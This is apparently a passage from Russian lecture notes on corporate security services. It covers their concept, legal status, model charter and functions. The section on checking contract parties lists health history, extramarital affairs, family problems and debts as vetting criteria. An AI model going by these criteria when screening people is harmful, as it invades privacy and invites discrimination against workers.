4) определение круга мероприятий, обеспечивающих преобразование объекта реализации концепции, а также путей ее реализации;

5) формулирование критериев успешности мероприятий по разработке концепции, а также по оценке результатов ее реализации;

Концепция безопасности предприятия представляет собой официально утвержденный документ, в котором отражена система взглядов, требований и условий организации мер безопасности персонала и собственности предприятия. Примерная структура концепции может выглядеть следующим образом:

I. Описание проблемной ситуации в сфере безопасности предприятия:

- перечень потенциальных и реальных угроз безопасности, их классификация и ранжирование;

- причины и факторы зарождения угроз;

- негативные последствия угроз для предприятия.

II. Механизм обеспечения безопасности:

- определение объекта и предмета безопасности предприятия;

- формулирование политики и стратегии безопасности;

- принципы обеспечения безопасности;

- цели обеспечения безопасности;

- задачи обеспечения безопасности;

- критерии и показатели безопасности предприятия;

- создание оргструктуры по управлению системой безопасности предприятия.

III. Мероприятия по реализации мер безопасности:

- формирование подсистем общей системы безопасности предприятия;

- определение субъектов безопасности предприятия и их роли;

- расчет средств и определение методов обеспечения безопасности;

- контроль и оценка процесса реализации концепции.

Необходимо иметь ввиду, что наиболее полное представление о системе безопасности предприятия можно получить после изучения официально принятых документов по концепции безопасности предприятия, комплексной программы обеспечения безопасности предприятия и планов подразделений предприятия по реализации этой программы. Сформированная на научной основе система безопасности предприятия является организационной основой создания ее структурного подразделения – службы безопасности.

Правовой статус службы безопасности

Правовой статус охранно-сыскного подразделения или службы безопасности предприятия имеет ряд особенностей, которые выделяют его из других форм частной детективной и охранной деятельности. Знание этих особенностей имеет не только научное, но и практическое значение.

Прежде всего, обращает на себя внимание особый порядок создания и ликвидации службы безопасности.

Под предприятием, которое вправе учреждать собственную службу безопасности, понимается исключительно коммерческая организация (полное товарищество, товарищество на вере, общество с ограниченной ответственностью, общество с дополнительной ответственностью, акционерное общество, производственный кооператив, государственное унитарное предприятие и муниципальное унитарное предприятие).

Предприятие-учредитель представляет в органы внутренних дел (по месту своего нахождения) следующие документы:

- заявление о согласовании Устава службы безопасности;
- Устав службы безопасности;
- лицензии на руководителя и персонал службы безопасности;
- сведения о характере и направлениях деятельности службы безопасности, составе и предполагаемой численности персонала, наличии специальных средств, технических и иных средств, а также потребности в них и оружии.

Следует отметить, что по смыслу Закона РФ «О частной детективной и охранной деятельности в Российской Федерации» лицензии должны быть получены до образования службы безопасности, однако на практике это правило не соблюдается. Как правило, процесс учреждения службы безопасности и получения лицензий на частную сыскную и охранную деятельность происходит параллельно.

Учредителями службы безопасности не могут быть физические лица (даже имеющие лицензии на осуществление частной детективной и охранной деятельности) или несколько юридических лиц. В соответствии с Законом учредителем службы безопасности может быть только одно предприятие. Целесообразность такого порядка учреждения службы безопасности вызывает со стороны исследователей и практиков обоснованную критику, считающих его (т.е. этот порядок) проявлением бюрократизма и ненужной преградой. Действительно, какие аргументы «против» могут быть

в случае, например, желания руководителей нескольких мелких предприятий (выпускающих однородную продукцию и расположенных компактно на территории) создать единую для всех службу безопасности? Кроме того, существующий порядок учреждения службы безопасности можно легко обойти и физическому лицу, пожелай он создать собственную службу безопасности. Он может, например, вначале создать и зарегистрировать акционерное общество, единоличным собственником которого и станет, после чего учредить при нем службу безопасности. Следовательно, существующий порядок учреждения службы безопасности следует признать несовершенным, требующим внесения соответствующих корректив в действующий Закон.

При создании службы безопасности предприятие-учредитель может предоставить ей право открывать текущий и расчетный счета в банке (это должно найти отражение в Уставе). Текущий счет предназначен только для операций, связанных с выдачей наличных денег, а по расчетному счету проводятся операции, связанные с безналичными перечислениями. Однако это не позволяет относить службу безопасности к юридическому лицу, т.к. его важнейший признак — наличие у него обособленного имущества – отсутствует. Кроме того, применение в Законе термина «охранно-сыскное подразделение на предприятии» (ст. 14 Закона) означает: такое оргструктурное формирование, как служба безопасности, может функционировать только в рамках юридического лица, т.е. предприятия-учредителя.

Ликвидация службы безопасности может произойти при добровольном отказе его персонала от выполнения своих обязанностей, по инициативе предприятия-учредителя, при ликвидации предприятия-учредителя и в случае аннулирования органом внутренних дел лицензий всем охранникам и детективам. Первый и последний варианты носят скорее теоретический характер, однако, полностью исключать их нельзя.

Важнейшей особенностью любой службы безопасности является обязательное наличие в ее структуре как детективных, так и охранных подразделений. Безусловно, такое сочетание позволяет наладить взаимодействие между ними, проводить комплексные мероприятия по предупреждению и пресечению правонарушений и т.д., что, в конечном счете, повышает эффективность деятельности службы безопасности. Правда, соотношение между группами детективов и охранников может быть различным. Зависит это от таких факторов, как финансовые возможности учредителя, невозможность подбора в данной местности детективов, недопонимание со стороны предпринимателей роли и значения сыскных подразделений и т.д. Несмотря на отсутствие единых правил, можно рекомендовать при определении соотношения детективных и охранных подразделений внутри службы безопасности использовать следующие критерии:

- наличие коммерческой тайны;
- состояние, структура и динамика правонарушений на предприятии;
- наличие значительных материальных ценностей и валюты;
- реальная и потенциальная сумма нанесенного предприятию ущерба;
- имеющиеся факты промышленного шпионажа;
- реальность угроз физической расправы над сотрудниками предприятия со стороны преступных элементов;
- фактические возможности со стороны местных правоохранительных органов в оказании помощи предприятию в пресечении правонарушений;
- взаимоотношения с конкурентами и соблюдение правил функционирования рыночной экономики;

- степень правовой и иной подготовки сотрудников по вопросам обеспечения безопасности предприятия и т.д.

Если при этом не вызывает трудностей определение количества охранников (здесь применима методика, принятая в органах внутренних дел), то определение количества детективов и других сотрудников зависит от опыта и интуиции руководителей службы безопасности (нормативы на эти категории сотрудников отсутствуют).

Следует отметить, что в Законе под персоналом службы безопасности понимаются только те лица, которые в установленном порядке получили лицензии детективов и охранников. Их правовой статус определен в нем достаточно полно (существующие недостатки, пробелы и т.д. в литературе описаны в достаточной степени, поэтому автор их не рассматривает).

В то же время статус руководителей службы безопасности, выполняющих, прежде всего, организационно-управленческие функции, не определен. Устраняется этот пробел обычно путем разработки должностных инструкций. Помимо детективов и охранников в службе безопасности работают лица, относящиеся к вспомогательному персоналу (водители, программисты, секретари, машинистки и т.д.). Их статус определяется также должностными инструкциями, а количество – регламентируется существующими нормативами.

В Законе четко определено, что служба безопасности создается в интересах собственной безопасности учредителя, однако роль службы безопасности в ее обеспечении не определена. Представляется, что служба безопасности предназначена, прежде всего, для организации защиты от всех видов угроз.

Детализация тех угроз, устранение, пресечение или нейтрализация которых входит в компетенцию службы безопасности, должна найти отражение в ее уставе применительно к основным видам безопасности. Приве-

дем краткий перечень возможных действий службы безопасности по пресечению, устранению или нейтрализации угроз в рамках основных видов безопасности:

1. Физическая безопасность – охрана персонала от насильственных преступлений, предупреждение таких преступлений и т.д.
2. Информационная безопасность – сохранение коммерческой тайны, борьба с хакерами и т.д.
3. Экономическая безопасность – охрана имущества предприятия, борьба с экономическим шпионажем и т.д.
4. Экологическая безопасность – документирование экологических правонарушений, выставление экологических постов и т.д.
5. Пожарная безопасность – проектирование, монтаж и эксплуатационное обслуживание пожарной сигнализации, выставление постов в местах возможного возгорания и пожаров и т.д.
6. Техногенная безопасность – охрана наиболее опасных участков предприятия от террористов, участие в расследовании техногенных катастроф и т.д.
7. Психологическая безопасность – информирование персонала предприятия об отсутствии реальных угроз, адекватное реагирование на дезинформационные мероприятия и т.д.
8. Научно-техническая безопасность – охрана ноу-хау, организация охраны научных лабораторий и т.д.

Саму же службу безопасности, призванную обеспечить безопасность предприятия, можно определить как его структурное формирование, осуществляющее в рамках законодательства и собственного устава меры по предотвращению и пресечению угроз интересам своего учредителя.

Следует отметить, что Закон содержит ряд положений, которые могут неоднозначно восприниматься. Так, в частности, среди практиков нет

единого понимания сути запрета на оказание услуг, не связанных с обеспечением безопасности своего предприятия.

Действительно, чрезвычайно трудно, а иногда невозможно, установить тот рубеж, за которым заканчивается безопасность учредителя. Контакты предприятия с деловыми партнерами, сотрудниками правоохранительных и надзорно-контрольных органов, представителями местной власти, клиентами и т.д., неизбежно повышают риск нанесения себе ущерба и делают эти границы весьма расплывчатыми, неопределенными. Представляется в связи с этим, что единственным критерием, определяющим пределы безопасности своего предприятия, является возможность нанесения ущерба интересам учредителя. При этом часто возникают ситуации, когда возможное нанесение ущерба деловому партнеру неизбежно влечет убытки учредителю, т.е. создается угроза совместным интересам двух (или более) предприятий. Например, в соответствии с договором о совместной деятельности между деловыми партнерами и предприятием-учредителем на территории последнего размещаются мастерские, которые неизбежно будут охраняться сотрудниками службы безопасности. Формальное нарушение запрета оказывать услуги, связанные с обеспечением безопасности другого предприятия, к тому же бесплатно, здесь налицо, в то же время и очевидна его бессмысленность. Кроме того, в некоторых службах безопасности складывается иногда ситуация, когда в силу временных причин (ремонт охраняемых помещений, отсутствие транспорта для перевозки грузов и т.д.) предприятие-учредитель терпит финансовые убытки из-за вынужденной выплаты его персоналу зарплаты за невыполненную работу. Дополнительно к этому фактору отметим, что вынужденная бездеятельность сотрудников службы безопасности приводит и к другим нежелательным последствиям для его коллектива (снижение дисциплины, профессионализма и т.д.). Поэтому логично было бы разрешить службе безопасности в

отдельных случаях и на временной основе оказывать платные услуги другим предприятиям и физическим лицам.

Вызывает большие сомнения необходимость руководителя и персонала службы безопасности руководствоваться только требованиями Закона «О частной детективной и охранной деятельности в Российской Федерации» и действовать на основании собственного Устава (ст. 14). Буквальное выполнение этой обязанности приведет к игнорированию других законов и подзаконных актов, затрагивающих в различной степени интересы службы безопасности. Разумеется, на практике персонал службы безопасности руководствуется (или обязан это делать) многими нормативными актами. В определенной степени этот пробел может быть ликвидирован, если достаточно грамотно будет разработан Устав службы безопасности.

Под Уставом понимается правовой акт, определяющий свод правил, регулирующих деятельность организации, ее взаимоотношения с другими организациями и гражданами, права и обязанности в определенной сфере ее деятельности. Типовой Устав службы безопасности, на основе которого путем их конкретизации создаются индивидуальные Уставы, пока не разработан, хотя их образцы и появились в различных публикациях. Сложность в разработке устава заключается в том, что в нем должны быть изложены в краткой, но емкой форме, основы жизнедеятельности службы безопасности. Не претендуя на бесспорность, автор предлагает свой вариант Устава.

Прежде всего, в него целесообразно включить следующие разделы:

1. Общие положения
2. Основные задачи
3. Функции
4. Права и обязанности
5. Руководство
6. Взаимоотношения и связи

7. Охранная и детективная деятельность
8. Имущество и средства
9. Контроль, проверка и ревизия деятельности
10. Реорганизация и ликвидация.

Раздел «Общие положения» содержит:

- перечень нормативных актов, которыми должны руководствоваться в своей деятельности сотрудники службы безопасности;
- полное наименование и адрес местонахождения предприятия-учредителя;
- название документа, на основании которого создается служба безопасности (протокол, приказ, решение коллегии и т.д.) и дату его учреждения;
- место службы безопасности и ее подчиненность в структуре предприятия;
- деятельность службы безопасности, принципы деятельности;
- наличие текущего, расчетного счета;
- порядок финансирования.

Чрезвычайно большое значение имеет формулирование цели деятельности службы безопасности, т.к. именно от этого зависит, какие задачи и функции будут поставлены перед ней. Анализ закона, других нормативных актов и литературы позволяет определять цель деятельности службы безопасности как своевременное пресечение (нейтрализацию) противоправных посягательств на экономические интересы и персонал предприятия. Следует при этом учитывать, что цель деятельности службы безопасности определяет руководитель предприятия-учредителя, поэтому возможны и другие его формулировки. Среди принципов деятельности выделим такие, как соблюдение законности, эффективность и конфиденциальность, выполнение общепризнанных этических норм, плановость, защита законных интересов учредителя.

В разделе «Основные задачи» перечисляются только те задачи, выполнение которых возможно в рамках предоставленной службе безопасности компетенции, реализация которых приведет к достижению обозначенной цели. Применительно к приведенной нами выше цели, основные задачи можно сформулировать следующим образом:

- охрана собственности и защита персонала от противоправных посягательств;
- координация действий сотрудников и структур предприятия по вопросам обеспечения безопасности;
- содействие правоохранительным органам и судам по вопросам, затрагивающим интересы предприятия;
- защита от несанкционированного доступа к закрытой информации о персонале и деятельности предприятия;
- сбор, обработка и анализ конфиденциальной информации среди персонала предприятия и в сфере предпринимательства.

Перечень функций в третьем разделе «Функции» составляется с учетом того, что их выполнение позволит реализовать ранее обозначенные основные задачи. Сами функции можно разделить на внешние и внутренние. К внешним функциям относятся те из них, которые названы в Законе видами предоставляемых услуг (разумеется, сформулированных применительно к деятельности службы безопасности предприятия):

- обеспечение порядка в местах проведения предприятием представительских, конфиденциальных и массовых мероприятий;
- консультирование и предоставление рекомендаций руководству и персоналу предприятия по вопросам обеспечения безопасности;
- охрана имущества предприятий;
- защита жизни и здоровья персонала от противоправных посягательств;

- сбор информации для проведения деловых переговоров;
- изучение криминальных аспектов рынка;
- выявление ненадежных деловых партнеров;
- сбор сведений по гражданским делам;
- розыск без вести пропавших сотрудников предприятия;
- выявление некредитоспособных партнеров;
- поиск утраченного имущества предприятия;
- расследование фактов неправомерного использования товарных (фирменных) знаков предприятия;
- сбор информации о лицах, заключавших с предприятием контракты;
- расследование фактов разглашения коммерческой тайны предприятия;
- сбор сведений по уголовным делам;
- установление обстоятельств недобросовестной конкуренции со стороны других предприятий;
- проектирование, монтаж и эксплуатационное обслуживание средств охранно-пожарной сигнализации.

Перечень внешних (в литературе их иногда называют основными) функций является исчерпывающим. Этот вывод вытекает из анализа ст. 14 Закона, а соотношение между контрразведывательными и разведывательными функциями службы безопасности среди различных предприятий различно, это связано со спецификой их деятельности, финансовыми возможностями и т.д. Что касается разработки внутренних функций, то здесь никаких ограничений не существует.

Можно лишь рекомендовать тот минимум функций, отсутствие которых негативным образом скажется на эффективности деятельности службы безопасности. К ним, в частности, относятся: анализ состояния

безопасности предприятия, планирование деятельности по обеспечению этой безопасности, координация деятельности и организация взаимодействия между подразделениями службы безопасности и предприятия, ресурсное (кадровое, финансовое, материально-техническое и т.д.) обеспечение, контроль и проверка деятельности, оценка эффективности деятельности СБ и предприятия по вопросам безопасности. Встречающееся в уставах «дробление» (декомпозиция) этих функций на более мелкие не должно вызывать возражений, хотя более целесообразным следует считать все же их отражение в положениях об отделах (отделениях) охраны и сыска.

В четвертом разделе «Права и обязанности» должны быть раздельно перечислены права и обязанности, но не детективов и охранников, как это иногда делается, а присущие службе безопасности в целом. Среди прав следует отметить такие, как: внесение предложений руководству и структурным подразделениям предприятия, контроль за соблюдением режима безопасности, проведение расследований, изменение структуры службы безопасности, осуществление взаимодействия с правоохранительными и контрольно-надзорными органами, распоряжение предоставленными финансовыми средствами по своему усмотрению, в некоторых случаях запрет проведения определенных работ, самостоятельный набор и увольнение своих сотрудников и т.д.

На службу безопасности возлагаются следующие обязанности: выполнение всех функций в рамках действующего законодательства, систематическое обучение персонала предприятия и своих сотрудников по вопросам безопасности, предоставление установленной отчетности о своей деятельности, предотвращение и пресечение правонарушений в рамках своей компетенции и т.д.

При определении прав и обязанностей важно исходить из следующего основополагающего принципа: реализация установленных обязанностей возможна лишь при наличии адекватных прав.

В разделе «Руководство» необходимо отразить подчиненность начальника службы безопасности одному из руководителей предприятия, порядок выполнения распоряжений руководителя предприятия-учредителя, обязанность персонала выполнять указания руководителя службы безопасности и процедуру обжалования их неправомерных действий, порядок назначения и освобождения руководителей службы безопасности, перечень основных квалифицированных требований к ним, ответственность и т.д.

В этом же разделе целесообразно определить критерии эффективности деятельности службы безопасности. Представляется, что наиболее целесообразно сформулировать их в виде нанесенного (по вине их сотрудников) или предотвращенного (в силу активных действий сотрудников службы безопасности) материального ущерба и морального вреда.

В разделе «Взаимоотношения и связи» излагаются процедуры контактов СБ с руководителями и конкретными подразделениями предприятия, правоохранительными, контрольно-надзорными и судебными органами, средствами массовой информации, деловыми партнерами учредителя, депутатским корпусом и т.д.

Седьмой раздел «Охранная и детективная деятельность» отражает такие вопросы, как наименования оргструктурных формирований, занимающихся сыскной и охранной деятельностью, методы и средства, применяемые сотрудниками СБ, ограничения в охранной и детективной деятельности, обязательность регулирования деятельности сотрудников СБ внутренними нормативными актами (положения об отделах, должностные инструкции и т.д.), критерии оценки деятельности службы безопасности и т.д.

Перечень необходимых для функционирования службы безопасности мебели, компьютеров, автомашин, средств связи, помещений, спецсредств и оружия, форменного обмундирования и т.д. (без указания количества) приводится в разделе «Имущество и средства». Кроме материаль-

но-технических средств в этот перечень рекомендуется включить условия и порядок финансирования службы безопасности и ее сотрудников, наличие компьютерных программ, специальной литературы и нормативных актов и т.д.

Даже если это имущество и средства не могут быть предоставлены в момент создания службы безопасности в полном объеме, их фиксация в Уставе позволит в дальнейшем избежать конфликтов с контрольными органами и создать правовую основу для количественного и качественного улучшения ее работы.

Важным представляется раздел «Контроль, проверка и ревизия деятельности», в котором определяются субъекты этой деятельности, их правомочия, порядок доступа к документации службы безопасности, место и время хранения контрольных документов, формы и методы устранения выявленных недостатков.

Наконец, в десятом разделе «Реорганизация и ликвидация» фиксируются основания и порядок реорганизации и ликвидации службы безопасности, необходимость создания ликвидационной комиссии, сохранения социальных гарантий в отношении увольняемых сотрудников и т.д.

Проект Устава службы безопасности подписывается его начальником, утверждается руководителем предприятия-учредителя и представляется на согласование начальнику органа внутренних дел.

К разработке проекта следует относиться внимательно и квалифицированно, т.к. от качества этого проекта во многом зависит эффективность деятельности службы безопасности.

Лекция 8. Основные функции службы безопасности (2 часа)

Недобросовестная конкуренция

Под недобросовестной конкуренцией понимается применение в конкурентной борьбе средств и методов, связанных с нарушением действующего законодательства, регламентирующего производственную и коммерческую деятельность предприятий или норм и правил взаимоотношений между конкурентами, принятых на рынке товаров и услуг.

Известны следующие формы недобросовестной конкуренции:

- установление контроля над деятельностью конкурента с целью прекращения этой деятельности;
- установление дискриминационных цен или коммерческих условий;
- ложная реклама;
- установление зависимости поставок конкретных товаров или услуг от принятых ограничений в отношении производства или распределения конкурирующих товаров;
- введение ограничительных условий в агентские соглашения;
- тайный сговор на торгах и создание тайных картелей;
- нарушения качества, стандартов и условий поставок товаров и услуг;
- подделка и производство оригинальных изделий, выпускаемых конкурентом;
- использование своего экономического потенциала для продажи продукции по ценам ниже себестоимости (демпинг) с целью подрыва позиций конкурента и последующего вытеснения его с рынка;
- злоупотребление господствующим положением на рынке (например, чрезмерное завышение цен или отказ осуществлять поставки);

- установление дискриминационных коммерческих условий;
- распространение ложных, неточных или искаженных сведений, способных причинить убытки хозяйствующему субъекту, либо нанести ущерб его деловой репутации;
- введение потребителей в заблуждение относительно характера, способа и места изготовления, потребительских свойств, качества товара;
- некорректное сравнение хозяйствующим субъектом в процессе его рекламной деятельности, производимых или реализуемых им товаров с товарами других хозяйствующих субъектов;
- несанкционированное приобретение и использование фирменных секретов конкурента;
- самовольное использование товарного знака, фирменного наименования или маркировки товаров;
- получение, использование, разглашение научно-технической, производственной или торговой информации, в т.ч. коммерческой тайны, без согласия ее владельца.

Последние две формы недобросовестной конкуренции будут нами рассмотрены отдельно.

Недобросовестные конкуренты могут использовать коррумпированных чиновников, лиц из уголовной среды и экономических шпионов.

Основные функции службы безопасности

Сбор сведений по уголовным делам

Уголовные дела, к расследованию которых подключается служба безопасности, условно можно разделить на две группы: возбужденные в связи с совершением преступлений против персонала предприятия и преступления против собственности учредителя. Причем, если говорить о преступлениях первой группы, то обязательным условием сбора сведений о них является их связь с деятельностью предприятия-учредителя. Напри-

мер, кража личного имущества у сотрудника фирмы сама по себе не обязывает сотрудников службы безопасности подключаться к расследованию этого преступления, однако, в том случае, если среди этого имущества окажутся документы предприятия-учредителя, то ситуация меняется противоположным образом. Возможно подключение сотрудников службы безопасности к расследованию уголовных дел, по которым работник предприятия является обвиняемым в совершении преступлений, однако делать это необходимо только по указанию или с разрешения руководителя фирмы. К наиболее распространенным преступлениям второй группы относятся кражи, грабежи, мелкие хищения, поджоги и т.д.

Весьма актуальными для сотрудников службы безопасности стали преступления в сфере экономической деятельности и против интересов службы в коммерческих организациях.

Закон допускает сбор сведений по совершенному преступлению только после вынесения постановления о возбуждении уголовного дела. В то же время на практике часто появляется значительный отрезок времени (иногда в несколько суток) между событием преступления, ставшим известным правоохранительным органам, и возбуждением уголовного дела. Представляется, что в таких случаях служба безопасности должна, не дожидаясь возбуждения уголовного дела, приступить к сбору сведений по совершенному преступлению, одновременно с этим направить в правоохранительный орган, производящий проверку, письменное уведомление.

Расследование фактов разглашения коммерческой тайны предприятия

Под коммерческой тайной понимается не являющаяся государственным секретом, специально охраняемая собственником (владельцем) управленческая, производственная, научно-техническая, финансовая, торговая и иная деловая информация.

Таким образом, любая конфиденциальная информация, представляющая ценность для предприятия в достижении преимуществ над конкурентами и извлечения прибыли, может стать коммерческой тайной предприятия. Не вдаваясь в методику определения информации, составляющей коммерческую тайну (она описана в многочисленных публикациях) отметим, что таковой она становится только после утверждения руководством предприятия «Перечня сведений, составляющих коммерческую тайну предприятия» и объявления его под расписку всем причастным к ней сотрудникам.

Следует, однако, при этом учесть, что в соответствии с Постановлением РСФСР от 05.12.91 г. № 35 «О перечне сведений, которые не могут составлять коммерческую тайну», коммерческой тайной не являются:

- учредительные документы (разрешение о создании предприятия или договор учредителей) и Устав;
- документы, дающие право заниматься предпринимательской деятельностью (регистрационные удостоверения, лицензии, патенты);
- сведения по установленным формам отчетности о финансово-хозяйственной деятельности и иные сведения, необходимые для проверки правильности исчисления и уплаты налогов и других обязательных платежей в государственную бюджетную систему РСФСР;
- документы о платежеспособности;
- сведения о численности, составе работающих, их заработной плате и условиях труда, а также о наличии свободных рабочих мест;
- документы об уплате налогов и обязательных платежах;
- сведения о загрязнении окружающей среды, нарушении антимонопольного законодательства, несоблюдении безопасных условий труда, реализации продукции, причиняющей вред здоровью населения, а также других нарушениях законодательства РСФСР и размерах причиненного при этом ущерба;

- сведения об участии должностных лиц предприятия в кооперативах, малых предприятиях, акционерных обществах, объединениях и других организациях, занимающихся предпринимательской деятельностью.

По факту разглашения коммерческой тайны предприятия служба безопасности должна проводить расследование по следующим направлениям: 1) человек; 2) документ; 3) изделие-процесс. Именно в рамках этой триады (разумеется, при ее конкретизации) расположены каналы утечки информации, поэтому наиболее целесообразно организовать работу службы безопасности по перечисленным направлениям.

Сбор информации о лицах, заключивших с предприятием контракты

Предприятие обычно заключает два типа контрактов: коммерческий (документ, представляющий собой договор поставки товаров или предоставления услуг) и трудовой (вид трудового договора, заключающегося в письменной форме со своими постоянными или временными работниками). Одним из договорных условий может быть письменное согласие лица, с кем подписывается контракт, на сбор его биографических и других характеризующих личность данных. При этом в контракте должно быть оговорено, что такого рода сбор информации проводится как до вступления контракта в силу (например, во время прохождения испытательного срока), так и во время его реализации, т.е. до расторжения контракта.

Содержание такой информации о личности проверяемого должно, на наш взгляд, включать следующие сведения:

- преступления и административные проступки, совершенные им в прошлом;
- судебные процессы по гражданским делам, в которых он выступал в качестве истца или ответчика;
- качество исполнения ранее заключаемых договоров с другими партнерами;

- аморальные проступки (пьянство, внебрачные связи, наркотики и т.д.);
- суждения бывших сослуживцев и руководителей о его профессиональных и моральных качествах;
- болезни, которые он перенес ранее;
- материальное положение;
- случаи увольнения с работы по отрицательным мотивам, не нашедшие отражение в трудовой книжке;
- участие в организациях, дискриминирующих по признакам пола, расы, цвета кожи, убеждениям, религиозной и национальной принадлежности;
- жизнь не по средствам;
- наличие значительных финансовых накоплений сомнительного происхождения;
- необоснованный и нелогичный отказ от продвижения по службе, перевода на новое место работы;
- жалобы клиентов и других лиц, контактирующих с проверяемым;
- прогулы и частые отвлечения от выполнения служебных обязанностей;
- задержки по надуманным предлогам на работе после окончания рабочего дня;
- систематические посещения проверяемого лицами, не имеющими отношения к его служебным обязанностям;
- факты отказа от использования очередного отпуска;
- результаты различных тестов;
- семейные проблемы;
- долги и займы и т.д.

Представляется, что совокупность вышеуказанных сведений в достаточной мере может характеризовать человека и помочь руководству предприятия принять решение о целесообразности дальнейшего с ним сотрудничества.

Поиск утраченного имущества предприятия

Под имуществом предприятия понимается находящиеся в его ведении или собственности материальные ценности, денежные средства в кассе, на расчетном счете и других счетах в банках, нематериальные активы (патенты, лицензии, программы, ноу-хау, брокерские места и т п.). В узком смысле слова под имуществом предприятия понимаются вещи (материальные ценности). Именно в этом смысле автором рассматривается утраченное имущество.

Утраченное имущество предприятия условно делится на две категории:

- ставшее бесхозяйным (т.е, собственник которого неизвестен);
- утерянное по халатности его сотрудников.

Первую категорию характеризуют следующие признаки: 1) имущество утеряно при неизвестных обстоятельствах; 2) информация о пропаже поступает, как правило, с опозданием; 3) закрепление за утерянным имуществом либо не произведено, либо сделано формально; 4) само имущество, за редким исключением, является громоздким или большим (грузовые автомашины, экскаваторы, трубы и т.д.); 5) охрана имущества не выставляется, а при ее наличии передача охраняемого имущества по смене не производится.

Признаки, характеризующие утерянное имущество по халатности сотрудников, следующие: 1) его относительно малые габариты или ценные бумаги (калькуляторы, деньги, документы и т.д.); 2) очевидность вины конкретного сотрудника; 3) известны место и время (иногда приблизительно) пропажи; 4) неизвестны способы пропажи имущества. Объединяет

их одно: нанесение материального (иногда значительного) ущерба предприятию. Содержание работы сотрудников службы безопасности в зависимости от категории утраченного имущества носит различный характер.

Расследование фактов неправомерного использования товарных (фирменных) знаков предприятия

Товарный знак – это обозначение, способное отличать соответственно товары и услуги одних юридических и физических лиц от однородных товаров и услуг других юридических или физических лиц.

Нарушением прав владельца товарного знака признается несанкционированное изготовление, применение, ввоз, предложение к продаже, продажа, иное введение в хозяйственный оборот или хранение с этой целью товарного знака или товара, обозначенного этим знаком, или обозначения, сходного с ним до степени смешения в отношении однородных товаров. Важнейшей особенностью такого нарушения является его большой территориальный разброс, наличие большого количества потенциальных правонарушителей и сложности с его документированием, что чрезвычайно затрудняет деятельность сотрудников службы безопасности.

Розыск без вести пропавших сотрудников

Без вести пропавшим считается лицо, исчезнувшее внезапно, без видимых к тому причин, местонахождение и судьба которого остается неизвестной.

Все случаи безвестного исчезновения сотрудников можно разделить на четыре группы:

- связанные с криминальным характером произошедшего (убийство, наезд транспорта со смертельным исходом и т.д.);
- обусловленные некриминальным лишением жизни пропавшего (самоубийство, утопление и т.д.);

- объективно не зависящие от сознания и воли сотрудников и не носящие криминальный характер (уход из дома вследствие психического заболевания, административный арест и т.д.);
- вызванные проблемами личного и служебного характера (семейные неурядицы, ссора с начальством и т.д.).

Сотрудники службы безопасности подключаются к розыску без вести пропавшего сотрудника только в том случае, если есть основания предполагать, что его отсутствие на работе приведет (может привести) к реальному или потенциальному ущербу предприятию. Деятельность службы безопасности по розыску без вести пропавшего сотрудника – это комплекс мероприятий, осуществляемых при тесном взаимодействии с органами внутренних дел с целью установления фактических обстоятельств его исчезновения и фактического местонахождения.

Выявление некредитоспособных партнеров

Некредитоспособным признается тот партнер, у которого для получения кредита нет предпосылок, подтверждающих способность возвратить его.

Некредитоспособного партнера характеризуют следующие действия:

- неаккуратность при расчетах по ранее полученным кредитам;
- ухудшение текущего финансового положения;
- неспособность при необходимости мобилизовать денежные средства из различных источников;
- обналичивание денежных средств в объемах, превышающих размеры фонда зарплаты;
- удержание им (без согласия партнера) денежных средств, полученных в качестве кредита или предварительной оплаты;
- совершение операций с банковскими документами необеспеченными кредитными ресурсами;

- нецелевое использование кредитных средств или их получение по фиктивным документам;
- попытка оттянуть выплату денежных средств партнеру при добросовестном выполнении им условий контракта и т.д.

Служба безопасности обязана выявлять некредитоспособных партнеров как до заключения, так и в процессе реализации договора и своевременно информировать об этом руководство предприятия.

Выявление ненадежных деловых партнеров

Ненадежность делового партнера определяется:

- большим количеством сорванных по его вине сделок с другими фирмами;
- несвоевременным и некачественным выполнением условий заключенных договоров;
- значительным количеством в фирме ранее судимых лиц;
- фактами ведения против предприятия-учредителя экономического шпионажа;
- использование помощи сотрудников правоохранительных органов, налоговых инспекций и т.д. с целью парализации экономической деятельности своего партнера;
- умышленным затягиванием деловых переговоров;
- неуважительным отношением к авторскому или патентному праву;
- предъявлением к нему значительного количества судебных исков;
- наличием большого долга;
- непрочной позицией на рынке;
- нерегулярной и ненадежной поставкой сырья и товаров;
- отсутствием доверия потребителей;
- испорченной репутацией среди деловых кругов.

Способность службы безопасности своевременно выявить хотя бы отдельные параметры ненадежности будущих или настоящих деловых партнеров в значительной степени может повлиять на степень экономической безопасности предприятия-учредителя.

Сбор сведений по гражданским делам

Известно, что в рамках гражданского производства судами рассматриваются споры о праве гражданском, затрагивающем права и законные интересы юридического лица (в нашем случае, предприятия); в предусмотренных законом случаях дел по жалобе на действия административных органов или должностных лиц, совершенные с нарушением их полномочий; дела об установлении фактов, имеющих юридическое значение, рассматриваемые и разрешаемые судом.

Сбор сведений по гражданским делам служба безопасности осуществляет во взаимодействии с представителем предприятия-учредителя на суде как до, так и во время рассмотрения их на судебных заседаниях. Необходимость в сборе информации сотрудниками службы безопасности возникает обычно в случаях:

- выявления свидетелей и документов;
- проверки достоверности информации участников процесса и подлинности доказательств, представленных на суде;
- возникновения необходимости проверки наличия основания для отвода в рассмотрении дела;
- оказания помощи суду в установлении фактического местонахождения участников процесса;
- выявления лиц, оскорбляющих или оклеветавших руководителей предприятия-учредителя;
- поиска утаиваемого от суда имущества процессуального противника, необходимого для погашения материального ущерба;

- необходимости выявления среди свидетелей лиц, которые в силу своих физических или психических недостатков не способны правильно воспринимать факты или давать о них правильные показания и т.д.

Изучение негативных аспектов рынка

Под рынком понимается сфера товарного обращения, товарооборота, выявляющая и устанавливающая общественно необходимые затраты труда на производство товара. Комплексный анализ рынка проводит специально предназначенная для этого служба предприятия, которая наряду с официальной экономической информацией, использует сведения, представленные службой безопасности. Такие сведения могут быть сведены в два блока: 1) состояние и влияние теневой экономики на рынок и 2) криминальные аспекты рынка.

Теневая экономика (т.е. вся экономическая деятельность, которая по каким-либо причинам не учитывается официальной статистикой и не включается в валовый национальный продукт) состоит из двух частей:

1) экономическая деятельность, являющаяся вполне легальной, нескрываемой деятельностью, но не подвергающаяся налогообложению и по разным причинам не учитываемая официальной статистикой;
2) противозаконная, преднамеренно скрываемая экономическая деятельность.

Изучение криминальных аспектов рынка, обычно, включает в себя:

- криминологическую зараженность существующих или потенциальных потребителей (клиентов);
- криминологическую обстановку на территории функционирования рынка и тенденции его развития;
- реакцию сотрудников правоохранительных органов на совершаемые правонарушения, затрагивающие интересы предприятия;

- состояние правонарушений в сфере кредитно-финансовой системы;
- криминологические последствия введения приватизации;
